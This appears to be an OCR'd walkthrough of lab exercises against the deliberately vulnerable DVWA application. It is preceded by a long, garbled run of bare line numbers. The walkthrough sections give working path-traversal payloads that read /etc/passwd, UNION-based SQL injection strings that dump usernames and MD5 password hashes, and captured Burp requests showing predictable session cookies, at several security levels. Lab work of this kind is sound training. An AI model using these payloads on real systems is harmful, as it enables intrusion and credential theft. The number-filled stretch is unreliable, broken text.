759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
22
```

LFI

Low Security

The screenshot shows a browser window with four tabs: 'Vulnerability: Cross Site', 'Burp Suite Professional', 'Burp Suite', and 'Vulnerability: File Inclusion'. The 'Vulnerability: File Inclusion' tab is active. The URL in the address bar is `localhost/vulnerabilities/fi/?page=.../.../.../.../.../.../.../etc/passwd`. The DVWA logo is at the top. A sidebar menu on the left includes 'File Inclusion' which is highlighted in green, indicating it's the current section. Other menu items include Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout.


Mid Security

<http://localhost/vulnerabilities/fi/?page=.../.../.../.../.../.../.../etc/passwd>

The screenshot shows a browser window with four tabs: 'Vulnerability: Cross Site', 'Burp Suite Professional', 'Burp Suite', and 'Vulnerability: File Inclusion'. The 'Vulnerability: File Inclusion' tab is active. The URL in the address bar is `localhost/vulnerabilities/fi/?page=.../.../.../.../.../.../.../etc/passwd`. The DVWA logo is at the top. A sidebar menu on the left includes 'File Inclusion' which is highlighted in green, indicating it's the current section. Other menu items include Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout.

High Security

<http://localhost/vulnerabilities/fi/?page=file:///etc/passwd>



SQLi

Low level

test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types. The main area has a 'User ID:' input field and a 'Submit' button. Below it, several SQL injection results are displayed in red text:

- ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
- ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
- ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
- ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
- ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

Mid level

The screenshot shows the Burp Suite Professional proxy tab. The request URL is http://127.0.0.1:42001. The message list shows a single POST request with the following raw payload:

```
POST /vulnerabilities/sql1/ HTTP/1.1
Host: 127.0.0.1:42001
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:42001
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:42001/vulnerabilities/sql1/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=du37772u9hd9285tmb4t0nco5; security=medium
Connection: close
id=0 union select user,password from dwva.users limit 0,2#&Submit=Submit
```

The right side of the interface shows the Inspector panel with the selected text highlighted: `id=0 union select user,password from dwva.users limit 0,2#&Submit=Submit`. The Decoded from dropdown is set to URL encoding.

`id=0 union select user,password from dvwa.users limit 0,2#&Submit=Submit`

Screenshot of the DVWA SQL Injection page. The URL is `127.0.0.1:42001/vulnerabilities/sqli/`. The main content area shows the results of the SQL query `id=0 union select user,password from dvwa.users limit 0,2#`. It displays two rows of data:

User ID	First name	Surname
1	admin	5f4dc3b5aa765d61d8327de882cf99
2	gordonb	e99a18-828cb38df260853678922e03

The sidebar on the left lists various attack types under the `SQL Injection` category, with `SQL Injection` currently selected. Other categories like `File Inclusion` and `File Upload` are also visible.

High level

Screenshot of the DVWA SQL Injection session input page. The URL is `127.0.0.1:42001/vulnerabilities/sqli/session-input.php#`. A modal dialog box is open, prompting for a Session ID. The input field contains the value `0' union select user,password from dvwa.users#`.

`0' union select user,password from dvwa.users#`

Screenshot of the DVWA SQL Injection session input page, showing the result of the exploit. The modal dialog box now displays the results of the injected query:

Session ID	First name	Surname
0	admin	5f4dc3b5aa765d61d8327de882cf99
1	gordonb	e99a18-828cb38df260853678922e03

Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: 0' union select user,password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa7e5d61d8327deb882cf99

ID: 0' union select user,password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38df260853678922e03

ID: 0' union select user,password from dvwa.users#
First name: 137
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0' union select user,password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e0b7

ID: 0' union select user,password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa7e5d61d8327deb882cf99
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://itolyby-tables.com/>

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled

[View Source](#) | [View Help](#)

Weak session ID

Low level

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Chromium
① 127.0.0.1:42001/vulnerabilities/view_source.php?id=weak_id&security=low

Weak Session IDs Source

vulnerabilities/weak_id/source/low.php

```
<?php
$html = "";
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id]++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dwvaSession", $cookie_value);
}
?>
```

Compare All Levels

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

Request to http://127.0.0.1:42001

Line	Text
1	POST /vulnerabilities/weak_id/ HTTP/1.1
2	Host: 127.0.0.1:42001
3	Content-Length: 0
4	Cache-Control: max-age=0
5	sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
6	sec-ch-ua-mobile: ?0
7	sec-ch-ua-platform: "Linux"
8	Upgrade-Insecure-Requests: 1
9	Origin: http://127.0.0.1:42001
10	Content-Type: application/x-www-form-urlencoded
11	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
12	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13	Sec-Fetch-Site: same-origin
14	Sec-Fetch-Mode: navigate
15	Sec-Fetch-User: ?1
16	Sec-Fetch-Dest: document
17	Referer: http://127.0.0.1:42001/vulnerabilities/weak_id/
18	Accept-Encoding: gzip, deflate
19	Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20	Cookie: dwvaSession=3; PHPSESSID=ikao79te49fn0sgabea0hcql4g; security=low
21	Connection: close
22	
23	

Mid level

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Ch

127.0.0.1:42001/vulnerabilities/view_source.php?id=weak_id&security=medium

Weak Session IDs Source

vulnerabilities/weak_id/source/medium.php

```
<?php
$html = "";
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dwvaSession", $cookie_value);
}
?>
```

[Compare All Levels](#)

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

Request to http://127.0.0.1:42001

Forward Drop Intercept on Action Open Browser

Pretty Raw Hex

```
1 POST /vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1:42001
3 Content-Length: 0
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:42001
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:42001/vulnerabilities/weak_id/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Cookie: dwvaSession=1673534746; PHPSESSID=ikao73te49fn0sgabea8hcql4g; security=medium
22 Connection: close
23
```

Comment this item HTTP/1

Inspector Selection 10 Selected text 1673534746 Decoded from: URL encoding 1673534746 Cancel Apply changes Request Attributes 2 Request Query Parameters 0 Request Body Parameters 0 Request Cookies 3 Request Headers 20

Search... 0 matches

Convert dwwasession value in epoch unix conveter

